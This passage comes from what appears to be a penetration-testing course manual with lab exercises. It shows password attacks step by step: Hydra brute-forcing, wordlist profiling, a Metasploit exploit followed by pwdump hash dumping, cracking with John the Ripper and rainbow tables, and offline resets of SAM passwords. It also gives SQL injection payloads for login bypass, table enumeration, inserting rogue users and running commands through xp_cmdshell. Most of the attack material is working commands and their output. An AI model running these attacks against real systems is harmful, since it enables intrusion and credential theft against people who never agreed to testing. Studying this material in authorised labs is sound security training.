390 passwords tested in 0h 00m 05s (77.00 78.00 c/s)
789 passwords tested in 0h 00m 10s (79.80 78.90 c/s)
1192 passwords tested in 0h 00m 15s (80.60 79.47 c/s)
1578 passwords tested in 0h 00m 20s (77.20 78.90 c/s)
1648 passwords tested in 0h 00m 20s (83.33 82.40 c/s)
Password is 'manager'
bt ~ #
```

12.2.5 Hydra GTK





12.3 Password profiling

The term “Password Profiling” refers to the process of building a custom password list which is designed to guess passwords of a specific entity. For example, if Bob loves his dog “barfy” more than anything in the world, I'd make sure the passwords “barfy”, “dog”, etc are present in my password list. This is not a simple thing to do, as we need to know Bob has a dog in the first place. However, if we try to implement this on an organizational scale, we will often find that administrators use their company brand names or product names as their passwords.



12.3.1 WYD

<http://www.remote-exploit.org/index.php/Wyd>

WYD is designed to create a dictionary file from accessible public resources such as html pages, MS Doc files, MS XLS files, MP3 files, etc. This technique greatly improves the probability of obtaining a relevant password in our password list.

```
bt wyd # wget -r www.offensive-security.com --accept=pdf
bt wyd # wyd.pl -o output.txt www.offensive-security.com/

*
* ./wyd.pl 0.1 by Max Moser and Martin J. Muench
*

** Done

bt wyd # hydra -l muts -P output.txt 192.168.0.112 pop3
Hydra v5.3 (c) 2006 by van Hauser / THC - use allowed only for legal purposes.
Hydra (http://www.thc.org) starting at 2006-11-04 18:07:27
[DATA] 16 tasks, 1 servers, 2639 login tries (l:1/p:2639), ~164 tries per task
[DATA] attacking service pop3 on port 110
[110][pop3] host: 192.168.0.112 login: muts password: BackTrack
[STATUS] attack finished for 192.168.0.112 (waiting for childs to finish)
Hydra (http://www.thc.org) finished at 2006-11-04 18:07:35
bt wyd #
```

12.4 Offline Password Attacks

Most systems that use a password authentication mechanism need to store these passwords (or their hashes) locally on the machine. This is true for Operating



Systems (Windows, Linux, Cisco IOS) Network Hardware (routers, switches), etc.

If you are unfamiliar with the term HASH, please visit:

http://en.wikipedia.org/wiki/Cryptographic_hash_function

As attackers, we will often encounter password hashes, either due to misconfigurations or due to a successful penetration.

For example: Given administrative privileges, it is possible to dump user password hashes from Windows / Linux operating systems.

I often get asked: “If you're already a local administrator on a machine, why do you need to get password hashes for other, often less privileged users?”

I do this as passwords are often reused throughout the network (and sometimes, across the Internet!). For example, Bob is a normal user on the Windows network however, he takes care of all the routers and switches on the network, and he happens to have used the same password for both resources.

In this situation, dumping the local passwords from a machine and including them in your password list will usually result in a successful password guess later on in the attack.

12.4.1 Windows SAM

Windows stores local usernames in the SAM database (Security Accounts Manager), as well as in other places. Please read the following article if you are not familiar with the SAM.

<http://www.microsoft.com/technet/archive/winntas/tips/winntmag/storpass.msp?mfr=true>



The SAM file can be found in %SYSTEMROOT%\system32\config and is inaccessible for reading, copying or writing while Windows is running.

A backup copy of the SAM can usually be found in %SYSTEMROOT%\repair. This file is not locked by the OS, and can be accessed given sufficient privileges.

12.4.2 Windows Hash Dumping – PWDump / FGDump

Windows hash dumping involves dumping the password database of a Windows machine that is held in the NT registry under:

```
HKEY_LOCAL_MACHINE\SECURITY\SAM\Domains\Account\Users
```

into a valid smbpasswd format file.

This is done by using Windows internal function calls to fetch the hashes. Since these functions require privileged access, it is necessary to first gain the appropriate access privileges. The Local Security Authority Subsystem (LSASS) runs with the necessary access privilege, so pwdump uses a technique known as DLL injection to run under the LSASS process and thereby attain privileged access to the hash information.

We'll exploit an unpatched Windows 2003 server, upload pwdump and dump the local user password hashes.

```
bt ~ # cp -rf /pentest/windows-binaries/passwd-attack/pwdump6/ /tmp/pwdump
bt framework3 # ./msfcli exploit/windows/smb/ms06_040_netapi RHOST=192.168.0.112
PAYLOAD=windows/meterpreter/bind_tcp E
[*] Started bind handler
```



```
[*] Detected a Windows 2000 target
[*] Binding to 4b324fc8-1670-01d3-1278-5a47bf6ee188:3.0@ncacn_np:192.168.0.112[\BROWSER] ...
[*] Bound to 4b324fc8-1670-01d3-1278-5a47bf6ee188:3.0@ncacn_np:192.168.0.112[\BROWSER] ...
[*] Building the stub data...
[*] Calling the vulnerable function...
[*] Transmitting intermediate stager for over-sized stage...(89 bytes)
[*] Sending stage (2834 bytes)
[*] Sleeping before handling stage...
[*] Uploading DLL (73739 bytes)...
[*] Upload completed.
[*] Meterpreter session 1 opened (192.168.0.111:40091 -> 192.168.0.112:4444)

meterpreter > upload -r /tmp/pwdump c:\\winnt\\system32\\
[*] uploading : /tmp/pwdump/PwDump.exe -> c:\\winnt\\system32\\PwDump.exe
[*] uploaded : /tmp/pwdump/PwDump.exe -> c:\\winnt\\system32\\PwDump.exe
[*] uploading : /tmp/pwdump/LsaExt.dll -> c:\\winnt\\system32\\LsaExt.dll
[*] uploaded : /tmp/pwdump/LsaExt.dll -> c:\\winnt\\system32\\LsaExt.dll
[*] uploading : /tmp/pwdump/pwservice.exe -> c:\\winnt\\system32\\pwservice.exe
[*] uploaded : /tmp/pwdump/pwservice.exe -> c:\\winnt\\system32\\pwservice.exe
meterpreter > execute -f cmd -c
Process 1996 created.
Channel 8 created.

meterpreter > interact 8
Interacting with channel 8...

Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.
C:\\WINNT\\system32>pwdump \\127.0.0.1
pwdump \\127.0.0.1
```




```
Using pipe {601E5D26-81AA-4DFE-8FD4-DF4B79603D95}
```

```
Key length is 16
```

```
Administrator:500:7E6DA418E261F2E8AAD3B435B51404EE:F938B53B982F22CD6B1C14AE10665480::  
bob:1007:92315C8B485693A7AAD3B435B51404EE:E0C32CDA6F6ECC163F442D002BBA3DAF::  
david:1006:701E323A546B75899F78CD05E5BE4E2E:CCFAFD112C6417E236BE9897692CB019::  
goliath:1008:E9A1D031141501CF4207FD0DF35A59A8:EC7F0289A3B2AE80453E508E746F1BA9::  
Guest:501:NO PASSWORD*****:NO PASSWORD*****::  
IUSR_WIN2KSP4:1003:76AF34C719386A457AA40990E59DD60E:1C6560DB5A2EB3F2DA11BFD04D7C5A91::  
IWAM_WIN2KSP4:1004:1CAD3D74DEE85109BB0B6CBA129EF50E:7212A9F44E59A1B73D88FA7D670266DB::  
NetShowServices:1001:4E239A9B2C8FCA59049021D2A350C02C:021C54B8E10A4C420839B49A7CD21A66::  
samuel:1009:9E3C4A013FF8123DAAD3B435B51404EE:7F1FC5A10925F8CC81AA6B29E5734BAF::  
TsInternetUser:1000:855C6C3497BF26B2B713C5CA546C0B18:FF29C6588C2D184B34C3ED2DD484B8D9::  
Completed.
```

```
pwdump6 Version 1.4.2 Copyright 2006 foofus.net
```

```
This program is free software under the GNU
```

```
General Public License Version 2 (GNU GPL), you can redistribute it and/or
```

```
modify it under the terms of the GNU GPL, as published by the Free Software
```

```
Foundation. NO WARRANTY, EXPRESSED OR IMPLIED, IS GRANTED WITH THIS
```

```
PROGRAM. Please see the COPYING file included with this program
```

```
and the GNU GPL for further details.
```

```
C:\WINNT\system32>
```



Note – In a Framework v2.0 Meterpreter shell, we could have loaded the SAM Dump Meterpreter extension, and avoided uploading files to disk. In a Meterpreter shell, type `use -m Sam`, and then `gethashes`.

These are LM hashes which can be cracked easily using john the ripper or rainbowtables.

If you are unfamiliar with LM hashes, please read the following article:

http://en.wikipedia.org/wiki/LM_hash

12.4.3 John The Ripper

As described by its authors, John the Ripper is a fast password cracker, currently available for many flavors of Unix, Windows, DOS, BeOS and OpenVMS. Its primary purpose is to detect weak passwords. Besides several crypt(3) password hash types most commonly found on various Unix flavors, supported out of the box are Kerberos AFS and Windows NT/2000/XP/2003 LM hashes, plus several more with contributed patches.

JTR can be used to crack LM hashes, as we can see in the following example:

We create the file hashes.txt with the following interesting hashes:

```
Administrator:500:7E6DA418E261F2E8AAD3B435B51404EE:F938B53B982F22CD6B1C14AE10665480:::
bob:1007:92315C8B485693A7AAD3B435B51404EE:E0C32CDA6F6ECC163F442D002BBA3DAF:::
david:1006:701E323A546B75899F78CD05E5BE4E2E:CCFAFD112C6417E236BE9897692CB019:::
goliath:1008:E9A1D031141501CF4207FD0DF35A59A8:EC7F0289A3B2AE80453E508E746F1BA9:::
samuel:1009:9E3C4A013FF8123DAAD3B435B51404EE:7F1FC5A10925F8CC81AA6B29E5734BAF:::
```

And run JTR on this file:



```
bt run # ./john hashes.txt
Loaded 7 password hashes with no different salts (NT LM DES [32/32 BS])
GOLIATH          (goliath:1)
12              (goliath:2)
BABYLON         (samuel)
MANAGER         (Administrator)
MYPASS          (bob)
guesses: 5  time: 0:00:00:37 (3)  c/s: 6693K  trying: 44286R1 - 44284M2
guesses: 5  time: 0:00:00:39 (3)  c/s: 6630K  trying: MS6ARSI - MS6ARU7
```

The simple passwords (manager, goliath12, babylon, mypass) are cracked in the first minute – however more complex passwords can take a significantly longer time to get cracked.



12.4.4 Rainbow Tables

<http://en.wikipedia.org/wiki/RainbowCrack>

As described by its authors, the RainbowCrack tool is a hash cracker. A traditional brute force cracker tries all possible plaintexts one by one in cracking time. It is time consuming to break complex passwords in this way. The idea of time-memory trade-off is to do all cracking time computation in advance and store the result in files so called "rainbow table". It does take a long time to precompute the tables. But once the one time precomputation is finished, a time-memory trade-off cracker can be hundreds of times faster than a brute force cracker, with the help of precomputed tables.

Due to the weaknesses in LM hashing, it is possible to create Rainbow Tables for the complete English character set, up to 7 characters in length. This will effectively enable us to crack LM hashes to passwords up to 14 characters.

Let's try to crack David's password using RainBowcrack. Please note that in this example I am using my own local Rainbow Tables. These are not available in BackTrack (approx 100 GB). We've set up a "RainbowCrack Web Client" for you to use. Please read more info about this in the exercise.

```
bt ~ # cat hashes.txt |grep david > crackme
bt ~ # mv crackme /mnt/tables/
bt tables # rcrack *.rt -f crackme
lm_alpha-numeric-symbol32-space#1-7_0_15200x67108864_0.rt:
201170944 bytes read, disk access time: 0.64 s
verifying the file...
```



```
searching for 2 hashes...
...
lm_alpha-numeric-symbol32-space#1-7_0_15200x67108864_1.rt:
201170944 bytes read, disk access time: 0.75 s
verifying the file...
searching for 2 hashes...
cryptanalysis time: 2.64 s
...
67887104 bytes read, disk access time: 0.19 s
searching for 2 hashes...
plaintext of 9f78cd05e5be4e2e is 0-RD@#^
cryptanalysis time: 0.69 s
...
201170944 bytes read, disk access time: 0.44 s
searching for 1 hash...
plaintext of 701e323a546b7589 is MYP@55W
cryptanalysis time: 0.38 s

statistics
-----
plaintext found:      2 of 2 (100.00%)
total disk access time: 13.33 s
total cryptanalysis time: 328.30 s
total chain walk step: 230994402
```



```
total false alarm:      6670
total chain walk step due to false alarm: 33851285

result
-----
david      MYP@55w0-rD@#^ hex:4d595040353577302d724440235e
localhost tables #
```

We can see that by using the LM rainbow tables, we cracked the complex, 14 character password “**MYP@55w0-rD@#^**” in less than 6 minutes.



12.4.5 Exercise 24

Lab Requirements:

- BackTrack.
- Internet connection.
- Connectivity to the “Offensive Security” Labs

1. Attempt to bruteforce various authentication based services in the labs. Try to learn as many username / password combinations to different services as possible. Amongst the services you should attack are:
 - MS PPTP, POP3, FTP, SNMP, FTP, ORACLE, etc.
 - Use username information you have previously gathered in earlier exercises.
 - Each found user credits you with 1 point
2. Attempt to crack as many hashes you can get your hands on in the labs (PLEASE ATTACK ONLY THE LAB SERVERS IN THE IP RANGES DESCRIBED IN THE README!). Each cracked hash credits you with 1 point. Don't forget the Linux machines!
3. Download the webcrack client here:
<http://www.offensive-security.com/offsec101/webcrack.tar.gz>
4. Read the instructions in /pentest/password/Online_Rainbow/webcrack-readme and use the web application to crack the remaining LM hashes.



12.5 Physical Access Attacks

If an attacker is able to gain physical access to a machine, chances are that he'll hack it. In almost every OS or network device, there exists a “physical backdoor” which allows for manual resetting of a device configuration. We see this in Cisco routers, Access Points and Operating Systems as well.

12.5.1. Resetting Microsoft Windows

As discussed before, Windows stores local user passwords in the SAM. The SAM is locked by Windows and can not be accessed, copied or read while Windows is running. However, if we were to boot the same computer with a different OS (say Linux), then the SAM file would no longer be protected. Our newly booted Linux OS would see the SAM file as just another file on the Windows filesystem.

We can then modify the SAM with specialized tools and reset passwords to our liking. Once the Windows machine boots back up, it will have new passwords in its SAM database.

Let's try this using BackTrack:

We'll first see if we have any Windows partitions mounted:

```
BT ~ # mount
tmpfs on / type tmpfs (rw)
proc on /proc type proc (rw)
sysfs on /sys type sysfs (rw)
devpts on /dev/pts type devpts (rw,gid=5,mode=620)
/dev/sda1 on /mnt/sda1 type ntfs (ro)
usbfs on /proc/bus/usb type usbfs (rw)
BT ~ #
```




In this example, we see that the Windows NTFS partition SDA1 is mounted, with read only (ro) permissions. Since we need to change the SAM file, we will require read / write permissions. BackTrack has the fuse NTFS module which can be used to mount the NTFS partition with rw permissions.

```
BT ~ # umount /mnt/sda1/
BT ~ # modprobe fuse
BT ~ # ntfsmount /dev/sda1 /mnt/sda1/
BT ~ # mount
tmpfs on / type tmpfs (rw)
proc on /proc type proc (rw)
sysfs on /sys type sysfs (rw)
devpts on /dev/pts type devpts (rw,gid=5,mode=620)
usbfs on /proc/bus/usb type usbfs (rw)
/dev/sda1 on /mnt/sda1 type fuse (rw,nosuid,nodev,default_permissions,allow_other)
BT ~ #
```

Now we can dump the SAM file using BKHive and SAMdump.

```
BT ~ # bkhive /mnt/sda1/WINNT/system32/config/system system.txt
Bkhive ncuomo@studenti.unina.it

Bootkey: dc155851060590ee807d3c660a437109
BT ~ # samdump2 /mnt/sda1/WINNT/system32/config/sam system.txt >hashes.txt
Samdump2 ncuomo@studenti.unina.it
This product includes cryptographic software written
by Eric Young (eay@cryptsoft.com)

No password for user Guest(501)
BT ~ # cat hashes.txt
Administrator:500:7bf4f254b222bb24aad3b435b51404ee:2892d26cdf84d7a70e2eb3b9f05c425e:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:::
NetShowServices:1001:4e239a9b2c8fca59049021d2a350c02c:021c54b8e10a4c420839b49a7cd21a66:::
IUSR_WIN2KSP4:1003:76af34c719386a457aa40990e59dd60e:1c6560db5a2eb3f2da11bfd04d7c5a91:::
IWAM_WIN2KSP4:1004:1cad3d74dee85109bb0b6cba129ef50e:7212a9f44e59a1b73d88fa7d670266db:::
BT ~ #
```



Alternatively, we can modify the SAM using a tool such as chntpw:

```
BT ~ # chntpw /mnt/sda1/WINNT/system32/config/SAM
chntpw version 0.99.3 040818, (c) Petter N Hagen
Hive's name (from header): <\SystemRoot\System32\Config\SAM>
ROOT KEY at offset: 0x001020 * Subkey indexing type is: 666c <lf>

File size 28672 [7000] bytes, containing 6 pages (+ 1 headerpage)
Used for data: 245/19632 blocks/bytes, unused: 8/4752 blocks/bytes.

* SAM policy limits:
Failed logins before lockout is: 0
Minimum password length      : 0
Password history count       : 0
RID: 01f4, Username: <Administrator>
RID: 01f5, Username: <Guest>, *disabled or locked*
RID: 03eb, Username: <IUSR_WIN2KSP4>
RID: 03ec, Username: <IWAM_WIN2KSP4>
RID: 03e9, Username: <NetShowServices>
RID: 03e8, Username: <TsInternetUser>
.....

* = blank the password (This may work better than setting a new password!)
Enter nothing to leave it unchanged
Please enter new password: *
Blanking password!

Do you really wish to change it? (y/n) [n]y
Changed!

Hives that have changed:
# Name
0 </mnt/sda1/WINNT/system32/config/SAM>
Write hive files? (y/n) [n] : y
0 </mnt/sda1/WINNT/system32/config/SAM> - OK
BT ~ #
BT ~ # umount /mnt/sda1/
BT ~ # reboot
```



12.5.2 Resetting a password on a Domain Controller

Windows domain controllers do not store their user passwords in the local SAM, but in Active Directory. Active Directory can not be manually edited offline, so a different approach is taken.

A Windows domain controller can be booted without Active Directory (Active Directory Restore Mode). This is usually done for Active Directory maintenance or defragmentation. When Active Directory is not loaded, the domain controller will temporarily revert to local username authentication, and will once again use the SAM file present on the machine.

A possible attack vector would be to reset/crack the Domain Controller's Local administrator password (By SAM manipulation or dumping) and then load it up in "Active directory restore mode" and log in with the modified / cracked password. Once logged in, a service is installed which executes the "net user" command (with SYSTEM privileges). Once the Domain Controller is rebooted and allowed to load Active Directory, the service adds/modifies the user and allows us to log in with our altered password. More about this in:

http://www.nobodix.org/seb/win2003_adminpass.html

12.5.3 Resetting Linux Systems

In Linux, a similar technique is used to reset root passwords. The machine is either booted in single mode or booted off another operating system. More information about this can be found at: <http://linuxgazette.net/107/tomar.html>



12.5.4 Resetting a Cisco Device

In Linux, a similar technique is used to reset root passwords. The machine is either booted in single mode or booted off a different operating system in order to manually change the /etc/shadow file. More details about this here:

http://www.cisco.com/warp/public/474/pswdrec_2500.html



13. Module 13 - Web Application Attack vectors

Web applications are becoming more and more popular as the web grows and more people are tuning into cyberspace. Companies accept payments, bills can be paid and even your shopping can all be done online. Web applications can be written in a variety of languages, each with its specific vulnerability classes, however the main attack vectors are similar in concept. We will introduce several web application attack vectors in Windows and Linux environments. Please note that the topic of Web Application attacks is vast and complex. We will discuss the basic attack vectors and use simple examples in this module.


13.1 SQL Injection

If you are completely unfamiliar with the topic of SQL injection, please take time to study a bit of SQL syntax, and read up about SQL injection attacks in the following links:

http://en.wikipedia.org/wiki/SQL_injection

<http://www.spidynamics.com/papers/SQLInjectionWhitePaper.pdf>

We'll start by examining an ASP page using a Microsoft SQL server as a backend. This login page is vulnerable to SQL injection attacks as it does not filter user input, and can be used to “inject” additional SQL queries and commands by the attacker.





Let's take a quick look at the ASP form that deals with the login procedure, and queries the database for the correct username and password.

```
<%
set cnn = server.createobject("ADODB.Connection")
cnn.open "PROVIDER=SQLOLEDB;DATA SOURCE=SRV2;User
ID=sa;PWD=password;DATABASE=bankdb"

myUserName = request.form("txtLoginID")
myUsrPassword = request.form("txtPassword")

sSql = "SELECT * FROM tblCustomers where cust_name='" & myUserName & "' and
cust_password='"&myUsrPassword&'"

Set rs = Server.CreateObject("ADODB.Recordset")
rs.Open sSql, cnn, 3, 3

if rs.BOF or rs.EOF then
    Response.write "<html><title>Offensive ASP Test Page</title>"
    response.write "INVALID LOGIN" %>
    <meta http-equiv="REFRESH" content="2;url=http://www.testbank.com/base-
login.asp"><%
else
    Response.write "Login OK"
    Response.write "<html><title>Offensive ASP Example</title>" %>
    <meta http-equiv="REFRESH"
content="0;url=http://www.testbank.com/restricted.htm"><%

End If

%>
```

The vulnerable line in this ASP page is:

```
sSql = "SELECT * FROM tblCustomers where cust_name='" & myUserName & "' and
cust_password='"&myUsrPassword&'"
```

myUsername and myUsrPassword are parameters which are inputted by the user, and are passed to the ASP application using a POST request form the main login page.



If the user would input the username “muts” and password “test”, the SQL query would look like this:

```
"SELECT * FROM tblCustomers where cust_name='muts' and cust_password='test'".
```

However, if the user had malicious intentions, he could also input the username: “ 'or 1=1-- “. Let's take a look at what this would do to the SQL query:

```
"SELECT * FROM tblCustomers where cust_name='' or 1=1--' and  
cust_password='"&myUsrPassword&"'".
```


Note that the “--” syntax closes an SQL query, and everything after this line would be ignored. This leaves us with:

```
SELECT * FROM tblCustomers where cust_name='' or 1=1--
```

Since $1=1$ always equates to positive, the SQL query will return a true result, and the user will successfully log in to the system, usually as the first user configured on the SQL database. This simple attack is known as an “SQL Authentication Bypass attack.”

13.1.1 Identifying SQL Injection Vulnerabilities

Identifying SQL Injection vulnerabilities usually involves sending malformed input to the web application and watching for errors. A common technique is to send the single quote character (') to various form fields, and watch for SQL error messages. Please look at the original SQL query, and try to figure out why the error occurs.





13.1.2 Enumerating Table Names

Now that we understand how to send SQL queries and commands to the vulnerable web application, let's try gathering as much information as possible about it and try to understand the database structure. We can use the “having” SQL statement.

By entering :

```
' having 1=1--
```

we will cause an SQL error as the keyword “having” needs the “group by” operator, since “having” operates on the tables processed by “group by”. This is part of the error message created by this input:

```
Error Type:
Microsoft OLE DB Provider for SQL Server (0x80040E14)
Column 'tblCustomers.cust_id' is invalid in the select list because it is not
contained in an aggregate function and there is no GROUP BY clause.
/login-off.asp, line 11
```

Notice that the error message contains the table name `tblCustomers.cust_id`. Now that we know the first column name, we can use this information to retrieve the rest of the column names. Let's try to find out the next column name, by inputting the following:

```
' group by tblCustomers.cust_id having 1=1--
```

The error message created looks like this:

```
Error Type:
Microsoft OLE DB Provider for SQL Server (0x80040E14)
Column 'tblCustomers.cust_name' is invalid in the select list because it is not
contained in either an aggregate function or the GROUP BY clause.
/login-off.asp, line 11
```

We've found the next column name, `tblCustomers.cust_name`.



We'll continue to enumerate tables using these inputs:

```
' group by tblCustomers.cust_id,tblCustomers.cust_name having 1=1--  
  
' group by tblCustomers.cust_id,tblCustomers.cust_name, tblCustomers.cust_password  
having 1=1--  
  
' group by tblCustomers.cust_id,tblCustomers.cust_name, tblCustomers.cust_password,  
tblCustomers.cust_account having 1=1--
```

We see that the final entry produced no error. This means we've gone through all the columns.

13.1.3 Enumerating the column types

Before we can start manipulating the database, we'll need to know the column types. We can use type conversion error messages to identify the column types by using the UNION SELECT statement. Entering the following input:

```
' union select sum(cust_id) from tblCustomers --
```

generates the following error:

```
Error Type:  
Microsoft OLE DB Provider for SQL Server (0x80040E07)  
The sum or average aggregate operation cannot take avarchar data type as an  
argument.  
/login-off.asp, line 11
```

So `cust_id` is of type `varchar`. Try finding out the column types for the remaining tables.


13.1.4 Fiddling with the Database

Now that we have the table names and types, and assuming the web application has write permissions to the database, we can actually use SQL injection to alter the database contents.

Let's try adding a user to the database, and logging in with it:

```
' ; insert into tblCustomers values('5345','eviluser','evilpass','34343434')--
```

Although we'll get an "Access Denied" page, our query **is** executed. We'll now try to login to the web application with the eviluser / evilpass password combination.



13.1.5 Microsoft SQL Stored Procedures

SQL stored procedures can be described as built in functions in the SQL server that simplify complex actions. Microsoft SQL server contains many stored procedures which can aid an attacker during an audit.


Let's use the `sp_makewebtask` stored procedure to output the list of database information to html file. More information about the `sp_makewebtask` can be found at the MSDN site:

[http://msdn2.microsoft.com/en-us/library/aa238843\(SQL.80\).aspx](http://msdn2.microsoft.com/en-us/library/aa238843(SQL.80).aspx)

We'll try to create an html file (`evil.html`) in the `wwwroot` which will contain query results from `tblCustomers`:

```
';exec sp_makewebtask "c:\inetpub\wwwroot\evil.html", "select * from  
tblCustomers";--
```

After executing the query, we try to browse to `evil.html`:





13.1.6 Code execution

There are several stored procedures that allow for code execution. The most notorious is the `xp_cmdshell` extended stored procedure. For more information about `xp_cmdshell`, please visit:

[http://msdn2.microsoft.com/en-us/library/aa260689\(SQL.80\).aspx](http://msdn2.microsoft.com/en-us/library/aa260689(SQL.80).aspx)

Please note that by default, only members of the **sysadmin** fixed server role can execute this extended stored procedure.

Let's try executing an `ipconfig` command on the SQL server, and outputting the results into a browsable text file:

